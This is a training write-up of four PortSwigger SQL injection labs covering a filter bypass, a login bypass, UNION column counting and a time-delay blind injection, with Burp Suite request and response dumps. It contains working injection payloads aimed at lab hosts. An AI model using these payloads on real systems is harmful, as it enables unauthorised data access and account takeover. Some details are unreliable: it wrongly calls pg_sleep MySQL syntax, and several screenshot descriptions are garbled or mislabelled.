

SQL Injection Vulnerability Exploitation
Labs by PortSwigger: Web Security Academy
Write-Up
Pavel Pecheniuk

Introduction

SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. This can allow an attacker to view data that they are not normally able to retrieve. This might include data that belongs to other users, or any other data that the application can access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behaviour. In some situations, an attacker can escalate a SQL injection attack to compromise the underlying server or other back-end infrastructure. It can also enable them to perform denial-of-service attacks.

Some common SQL injection examples include:

- Retrieving hidden data, where you can modify a SQL query to return additional results.
- Subverting application logic, where you can change a query to interfere with the application's logic.
- UNION attacks, where you can retrieve data from different database tables.
- Blind SQL injection, where the results of a query you control are not returned in the application's responses.

In this write-up, I document the completion of the lab challenges where I am practicing my exploitation skills of common SQLi vulnerabilities, concentrating on ones listed above in the Introduction section. Throughout the labs I am using Burp Suite as a web vulnerability penetrating tool.

Lab 1. SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

Task:

This lab contains a SQL injection vulnerability in the product category filter. When the user selects a category, the application carries out a SQL query like the following:

*SELECT * FROM products WHERE category = 'Gifts' AND released = 1*

To solve the lab, perform a SQL injection attack that causes the application to display one or more unreleased products.

Solution:

Let's explore the field of work – an online shop web page.

The screenshot shows the homepage of the 'WE LIKE TO SHOP' website. At the top, there is a logo with the text 'WE LIKE TO SHOP' and a stylized figure icon. Below the logo is a search bar with the placeholder 'Refine your search:' and a navigation menu with links to 'All', 'Clothing, shoes and accessories', 'Corporate gifts', 'Gifts', and 'Lifestyle'. The main content area displays four product cards in a row:

- Dancing In The Dark**: An illustration of a person dancing. Rating: ★★★★☆ (\$17.45). [View details](#)
- Vintage Neck Defender**: An illustration of a person wearing a large, circular, sun-like neck brace. Rating: ★★★★★ (\$85.01). [View details](#)
- The Alternative Christmas Tree**: An illustration of a man dressed as Santa Claus holding a small Christmas tree. Rating: ★☆☆☆☆ (\$27.36). [View details](#)
- Caution Sign**: An illustration of two yellow 'Caution' signs with the text 'DEEPLY SQUIRTING POO IN PROGRESS' and '10'. Rating: ★★★★★ (\$41.75). [View details](#)


We know that a vulnerability is exposed when dealing with the product categories, so let's navigate to one of the categories, in our case, to the Corporate gifts.

The screenshot shows the 'Corporate gifts' category page. At the top, there is a search bar with the placeholder 'Refine your search:' and a navigation menu with links to 'All', 'Clothing, shoes and accessories', 'Corporate gifts', 'Gifts', and 'Lifestyle'. The main content area displays three product cards:

- Caution Sign**: An illustration of two yellow 'Caution' signs with the text 'DEEPLY SQUIRTING POO IN PROGRESS' and '10'. Rating: ★★★★★ (\$41.75). [View details](#)
- Folding Gadgets**: An illustration of a blue and white folding origami object. Rating: ★★★★★ (\$47.07). [View details](#)
- The Giant Enter Key**: An illustration of a large black computer keyboard key shaped like an 'Enter' key. Rating: ★★★★★ (\$70.68). [View details](#)

Before requesting the Corporate Gifts category, we enable interception of the web traffic which is done via *Main bar > Proxy > Intercept on*. Then we right click on the necessary request that sets the product category filter and select *Send to Repeater*.

After navigating to Repeater, we need modify the request in a way that allows disclosure of the unreleased products. To do so, we change the value *Corporate gifts* of the *category* parameter by adding a construction '+OR+1=1--.



Let's break this step down:

When we clicked the Corporate gifts category, our browser requested the URL that structurally looks like this:

<https://insecure-website.com/products?category=Corporategifts>

An application (online shop) requests the database to retrieve information about the released products by making a following query:

*SELECT * FROM products WHERE category = 'Corporategifts' AND released = 1*

Where database should return all details (*) from the table named *products* where the *category* is *Corporate gifts* and hide products that haven't been released (*released = 1*).

With applied the construction '+OR+1=1-- a request to the application looks like this:

<https://insecure-website.com/products?category=Corporategifts'+OR+1=1-->

And a SQL query to the database is:

```
SELECT * FROM products WHERE category = 'Corporategifts' OR 1=1--  
AND released = 1
```

SQL's sign -- is the comment indicator, so the input after this sign is interpreted as a comment. As a result, the condition *released = 1* is ignored and all the products, released and unreleased, will be displayed.

The query thus returns all products where either the *category* is *Corporate gifts*, or *1* is equal to *1*. Regardless of the first condition, the second condition *1=1* is obviously always true, which allows to successfully execute this query and return all products from the Corporate gifts category.

Let's get back to our lab. After modification and clicking *Apply changes* our request looks like this:

```
1 GET /filter?category=Corporate+gifts'+OR+1=1-- HTTP/2
2 Host: Oab300e703cbd91b800fd55d003c0069.web-security-academy.net
3 Cookie: session=Elx5HOKzTBMqSyOp4Tyj5rr91Wi4br5N
4 Sec-Ch-Ua: "Not (A:Brand";v="8", "Chromium";v="144"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-GB,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://Oab300e703cbd91b800fd55d003c0069.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Let's disable interception in Proxy and send this updated request by clicking the orange button *Send* and observe the successful response (200 OK) displayed in Burp Suite.

Request	Response
<pre><code>1 GET /filter?category=Corporate+gifts'+OR+1=1-- HTTP/2 2 Host: Oab300e703cbd91b800fd55d003c0069.web-security-academy.net 3 Cookie: session=Elx5HOKzTBMqSyOp4Tyj5rr91Wi4br5N 4 Sec-Ch-Ua: "Not (A:Brand";v="8", "Chromium";v="144" 5 Sec-Ch-Ua-Mobile: ?0 6 Sec-Ch-Ua-Platform: "Windows" 7 Accept-Language: en-GB,en;q=0.9 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 11 Sec-Fetch-Site: same-origin 12 Sec-Fetch-Mode: navigate 13 Sec-Fetch-User: ?1 14 Sec-Fetch-Dest: document 15 Referer: https://Oab300e703cbd91b800fd55d003c0069.web-security-academy.net/ 16 Accept-Encoding: gzip, deflate, br 17 Priority: u=0, i 18</code></pre>	<pre><code>1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 11522 5 6 <!DOCTYPE html> 7 <html> 8 <head> 9 <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet> 10 <link href="/resources/css/labsEcommerce.css rel=stylesheet> 11 <title> 12 SQL injection vulnerability in WHERE clause allowing retrieval of 13 hidden data 14 </title> 15 </head> 16 <body> 17 <script src="/resources/labheader/js/labHeader.js"> 18 <div id="academyLabHeader"> 19 <section class='academyLabBanner'> 20 <div class=container> 21 <div class=logo> 22 ... 23 </section> 24 </div> 25 </script> 26 </body> 27</html></code></pre>

And verify the successful response in the web page of online shop, since now we can see one unreleased product in the Corporate gifts. Lab is solved.

Corporate gifts

Refine your search:

All Clothing, shoes and accessories Corporate gifts Gifts Lifestyle



There is No 'I' in Team

★★★☆☆

\$3.09 [View details](#)



Caution Sign

★★★★★

\$41.75 [View details](#)



Folding Gadgets

★★★★☆

\$47.07 [View details](#)



The Giant Enter Key

★★★★☆

\$70.68 [View details](#)

Lab 2. SQL injection vulnerability allowing login bypass


Task:

This lab contains a SQL injection vulnerability in the login function.

To solve the lab, perform a SQL injection attack that logs in to the application as the administrator user.

Solution:

We enter another online shopping webpage and navigate to My Account tab.




Interception is enabled, and we are logging in with the username *administrator* and the password *administrator*.

The screenshot shows a login form with the following fields:

- Login** (Title)
- Username**: Input field containing "administrator"
- Password**: Input field containing "*****"
- Log in** (Green button)

Here is the login request at Repeater. To make use of the vulnerability in the login logic, we need to modify the value of the *username* parameter, changing it from *administrator* to *administrator'--*.



```
Request
Pretty Raw Hex
1 POST /login HTTP/2
2 Host: 0a10000003b3ed61804f0d2c0066005d.web-security-academy.net
3 Cookie: session=6yqWxt9JFaj30wyHv2uA7uXZoys4AVZ2
4 Content-Length: 83
5 Cache-Control: max-age=0
6 Sec-Ch-UA: "Not(A:Brand";v=0", "Chromium";v=144"
7 Sec-Ch-UA-Mobile: 7D
8 Sec-Ch-UA-Platform: "Windows"
9 Accept-Language: en-GB,en;q=0.9
0 Origin: https://0a10000003b3ed61804f0d2c0066005d.web-security-academy.net
1 Content-Type: application/x-www-form-urlencoded
2 Upgrade-Insecure-Requests: 1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
5 Sec-Fetch-Site: same-origin
6 Sec-Fetch-Mode: navigate
7 Sec-Fetch-User: ?1
8 Sec-Fetch-Dest: document
9 Referer:
https://0a10000003b3ed61804f0d2c0066005d.web-security-academy.net/login
0 Accept-Encoding: gzip, deflate, br
1 Priority: u0, i
2
3 csrf=ybcAGDq2bUUC1zMBG7pZXsPxX3sRZweS&username=administrator&password=administrator
```

Here we submitted our username *administrator* and password *administrator* to the application to log in. The application checks provided credentials by performing the following SQL query:

*SELECT * FROM users WHERE username = 'administrator' AND password = 'administrator'*

Database then checks the table *users* to find details of the user with these credentials. If the query returns details of that user, then the login is successful and we are logged in. Otherwise, access is denied.

In our case, we can log in as any user without needing a password. We again utilize the SQL comment indicator *--* to remove the password part within the WHERE clause. Here how the query would look like if we submit the username *administrator'--* and the blank password:

*SELECT * FROM users WHERE username = 'administrator'--' AND password = ''*

The user with the name *administrator* will be confirmed and the attacker will be successfully logged in as that user.

We could actually use Intruder to change the values of the username and the password, forward updated request and obtain the needed result. However, another approach here is to simply try to log in with the username `administrator'--` and the password `administrator`, for example, right in the browser as shown below.

Login

The screenshot shows a login interface with two input fields and a button. The 'Username' field contains the value 'administrator'--'. The 'Password' field contains several dots ('.....'). Below the fields is a green 'Log in' button.

And we successfully logged in abusing the vulnerability in the login logic.



My Account

Your username is: administrator

The screenshot shows a section titled 'My Account' with a note that the username is 'administrator'. Below this, there is a form for updating the email address. It contains a text input field labeled 'Email' with a placeholder and a green 'Update email' button.

Lab 3. SQL injection UNION attack, determining the number of columns returned by the query

Task:

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. The first step of such an attack is to determine the number of columns that are being returned by the query.

To solve the lab, determine the number of columns returned by the query by performing a SQL injection UNION attack that returns an additional row containing null values.

Solution:

Let's navigate to an online shopping page and select one of the categories since a vulnerability to be exploited is located in the product category filter. Let it be the Food & Drink category.

The screenshot shows a web browser displaying an online shopping platform. At the top right, there are links for "Home" and "My account". The main header features the text "WE LIKE TO" above a large blue "SHOP" wordmark with a stylized hanger icon. Below the header is a search bar with the placeholder "Refine your search:" and a dropdown menu showing categories: All, Clothing, shoes and accessories, Food & Drink, Gifts, Pets, and Toys & Games. The "Food & Drink" category is currently selected. A list of products is displayed, all of which have a "View details" button to their right. The products are:

Product Name	Price	Action
Baby Minding Shoes	\$64.21	View details
Vintage Neck Defender	\$86.75	View details
Portable Hat	\$46.06	View details
Dancing In The Dark	\$14.38	View details
Sprout More Brain Power	\$44.82	View details
Waterproof Tea Bags	\$60.61	View details
Single Use Food Hider	\$33.45	View details

The screenshot shows the same online shopping platform, but now the "Food & Drink" category is explicitly selected in the main navigation bar. The page title "Food & Drink" is centered above the product list. The rest of the interface is identical to the previous screenshot, including the header, search bar, and product list.

Product Name	Price	Action
Sprout More Brain Power	\$44.82	View details
Waterproof Tea Bags	\$60.61	View details
Single Use Food Hider	\$33.45	View details
Eggtastic, Fun, Food Eggcessories	\$99.96	View details

Intercepting the category request and sending it to Intruder.

The screenshot shows two NetworkMiner windows. The left window is titled 'Request' and shows a GET request to '/filter?category=Food+&Drink'. The right window is titled 'Response' and shows the server's response. The response includes a title with a SQL injection payload: 'SQL injection UNION attack, determining the number of columns returned by the query'. The response body contains links to CSS and JS files.

```
Pretty Raw Hex Render
1 GET /filter?category=Food+&Drink HTTP/2
2 Host: 0a2e00210320740b016d61800030007f.web-security-academy.net
3 Cookie: session=3LWv2gVSz24MrtqbCstEH2GDoALZ3V
4 Sec-Ch-Ua: "Not(A BRAND);v=0", "Chromium";v=144
5 Sec-Ch-Ua-Mobile: 70
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-GB,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a2e00210320740b016d61800030007f.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18

Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 4984
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css rel="stylesheet">
10    <link href="/resources/css/labsEcommerce.css rel="stylesheet">
11    <title>
12      SQL injection UNION attack, determining the number of columns
13      returned by the query
14    </title>
15  </head>
16  <body>
17    <script src="/resources/labheader/js/labHeader.js">
18    </script>
19    <div id="academyLabHeader">
20      <section class='academyLabBanner'>
21        <div class=container>
22          <div class=logo>
```

Let's modify the *category* parameter by adding '+UNION+SELECT+NULL--'. Submitting this updated request shows us an error response.

The screenshot shows the 'Response' window from NetworkMiner. The response code is 500 Internal Server Error. The response body contains the same SQL injection payload as before. To the right, the 'Inspector' window shows the modified 'category' parameter value: 'Food+&Drink'UNION+SELECT+NULL--'. The 'Decoded from' dropdown shows 'URL encoding' and the decoded value 'Food & Drink'UNION SELECT NULL--'.

```
Pretty Raw Hex Render
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2421
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css rel="stylesheet">
10    <link href="/resources/css/labs.css rel="stylesheet">
11    <title>
12      SQL injection UNION attack, determining the number of columns
13      returned by the query
14    </title>
15  </head>
16  <body>
17    <script src="/resources/labheader/js/labHeader.js">
18    </script>
19    <div id="academyLabHeader">
20      <section class='academyLabBanner'>
21        <div class=container>
22          <div class=logo>
```

In general, the *UNION* SQL keyword enables to execute one or more *SELECT* queries and append the results to the original query. For example:

SELECT a, b FROM table1 UNION SELECT c, d FROM table2

Interpretation: This query returns a single entity with results containing two columns with values from columns *a* and *b* in *table1* and columns *c* and *d* in *table2*.

One important requirement for *UNION* query to work is that individual queries which *UNION* query consists of must return the same number of columns. For the lab that's particularly relevant.

How to determine the number of columns that are returned by the original query? To do this we can submit the *UNION SELECT* payloads, where each next payload would contain incrementing number of *NULL* values, such as:

UNION SELECT NULL--

UNION SELECT NULL, NULL--

If the number of nulls does not match the number of columns, the database returns an error and there will be no successful responses.

All queries combined using a UNION, INTERSECT or EXCEPT operator must have an equal number of expressions in their target lists.

Since the data types in each column must be compatible between the individual queries, which is also a must-meet requirement for a *UNION* query to work, we use *NULL*, as this data type can be converted to every common data type, maximizing the odds for the payload being successfully executed.

Back to our lab. We encountered an error, so there are more columns which number is to be determined. Let's add another *NULL* and submit the request.

The screenshot shows a browser developer tools interface. On the left, the 'Response' tab displays the following HTML code:

```
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2421
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10    <link href="/resources/css/labs.css" rel="stylesheet">
11    <title>
12      SQL injection UNION attack, determining the number of
13      columns returned by the query
14    </title>
15    <head>
16      <script src="/resources/labheader/js/labHeader.js">
17        </script>
18      <div id="academyLabHeader">
19        <section class='academyLabBanner'>
20          <div class=container>
21            <div class=logo>
22          </div>
```

On the right, the 'Inspector' panel shows a 'Query parameter' section with a 'Name' field containing 'category' and a 'Value' field containing 'FoodDrink'UNION+SELECT+NULL,NULL--'. Below it, a 'Decoded from: URL encoding' field shows 'Food & Drink'UNION SELECT NULL,NULL--'. There are 'Cancel' and 'Apply changes' buttons at the bottom.

Error again. Let's add another one and see the result.

The screenshot shows a browser developer tools interface. On the left, the 'Response' tab displays the following HTML code:

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 5069
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10    <link href="/resources/css/labsEcommerce.css" rel="stylesheet">
11    <title>
12      SQL injection UNION attack, determining the number of
13      columns returned by the query
14    </title>
15    <head>
16      <script src="/resources/labheader/js/labHeader.js">
17        </script>
18      <div id="academyLabHeader">
19        <section class='academyLabBanner'>
20          <div class=container>
```

On the right, the 'Inspector' panel shows a 'Query parameter' section with a 'Name' field containing 'category' and a 'Value' field containing 'FoodDrink'UNION+SELECT+NULL,NULL,NULL--'. Below it, a 'Decoded from: URL encoding' field shows 'Food & Drink'UNION SELECT NULL,NULL,NULL--'. There are 'Cancel' and 'Apply changes' buttons at the bottom.

Success! We established that there are 3 columns returned by the query and managed to exploit the vulnerability. The lab is solved.

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >>

[Home](#) | [My account](#)



Food & Drink

Refine your search:

[All](#) [Clothing, shoes and accessories](#) [Food & Drink](#) [Gifts](#) [Pets](#) [Toys & Games](#)

Sprout More Brain Power	\$44.82	View details
Waterproof Tea Bags	\$60.61	View details
Single Use Food Hider	\$33.45	View details
Eggtastic, Fun, Food Eggcessories	\$99.96	View details

Lab 4. Blind SQL injection with time delays

Task:

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows or causes an error. However, since the query is executed synchronously, it is possible to trigger conditional time delays to infer information.

To solve the lab, exploit the SQL injection vulnerability to cause a 10 second delay.

Solution:

Let's visit the front page of the shop and simultaneously intercept the request.

Refine your search:
All Accessories Clothing, shoes and accessories Gifts Lifestyle Toys & Games

ZZZZZZZ Bed - Your New Home Office
★★★☆☆ \$86.97

Cheshire Cat Grin
★★★★★ \$64.87

Giant Pillow Thing
★★★★★ \$17.98

Six Pack Beer Belt
★★☆☆☆ \$26.76

Sending the request to Intruder. *Cookie* and its parameter *TrackingId* are of our interest. Let's change the value of *TrackingId* accordingly as shown below.

Cookie

Name: TrackingId

Value: Qp03Xe5ZgDABYLST' || pg_sleep(10) --

Decoded from: URL encoding

Qp03Xe5ZgDABYLST' || pg_sleep(10) --

'//pg_sleep(10)—is the construction that causes an unconditional time delay of 10 seconds during the process of a query. It's also important to note that this construction's syntax is exclusively for the MySQL databases. It would look different if using it against other databases like PostgreSQL, Microsoft and so on.

It is hard to demonstrate successful time delay execution in the write-up 😊

However, after submission of the updated request we obtain the successful response.

```

Request
Pretty Raw Hex
1 GET / HTTP/2
2 Host: 0ae0056048a60b60169cf20004f009d.web-security-academy.net
3 Cookie: TrackingId=Op0XKESZgDABYLST'!!|pg_sleep(10)--; session=GLuJqB1Na3lmEYq0RhdJYCqPXiNDGbV
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not(A.Brand";v="8", "Chromium";v="144"
6 Sec-Ch-Ua-Mobile: 70
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: en-GB,en;q=0.9
9 Upgrade-Insecure-Requests: 1
0 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
1 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
2 Sec-Fetch-Site: cross-site
3 Sec-Fetch-Mode: navigate
4 Sec-Fetch-User: ?1
5 Sec-Fetch-Dest: document
6 Referer: https://portswigger.net/
7 Accept-Encoding: gzip, deflate, br
8 Priority: u=0, i
9
0

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 14342
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10    <link href="/resources/css/labsEcommerce.css" rel="stylesheet">
11    <title>
12      Blind SQL injection with time delays
13    </title>
14    <script src="/resources/labheader/js/labHeader.js">
15    </script>
16    <div id="academyLabHeader">
17      <section class="academyLabBanner is-solved">
18        <div class="container">
19          <div class="logo">
20            <div class="title-container">
21              <h2>
22                Blind SQL injection with time
23              </h2>
24            </div>
25          </div>
26        </div>
27      </section>
28    </div>
29  </head>
30  <body>
31    <script>
32    </script>
33    <div id="content">
34      <div class="container">
35        <div class="row">
36          <div class="col-12">
37            <div class="card">
38              <div class="card-body">
39                <h3>Blind SQL injection with time</h3>
40                <p>Blind SQL injection with time</p>
41                <img alt="Blind SQL injection with time logo" class="img-fluid" style="width: 100%; height: auto;"/>
42              </div>
43            </div>
44          </div>
45        </div>
46      </div>
47    </div>
48  </body>
49</html>

```

Verification in the browser shows that everything worked correct and lab is solved.

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

Home | My account

WE LIKE TO
SHOP

Refine your search:

All Accessories Clothing, shoes and accessories Gifts Lifestyle Toys & Games

ZZZZZZ Bed - Your New Home Office
★★★★★ \$86.97

Cheshire Cat Grin
★★★★★ \$64.87

Giant Pillow Thing
★★★★★ \$17.98

Six Pack Beer Belt
★★★★★ \$26.76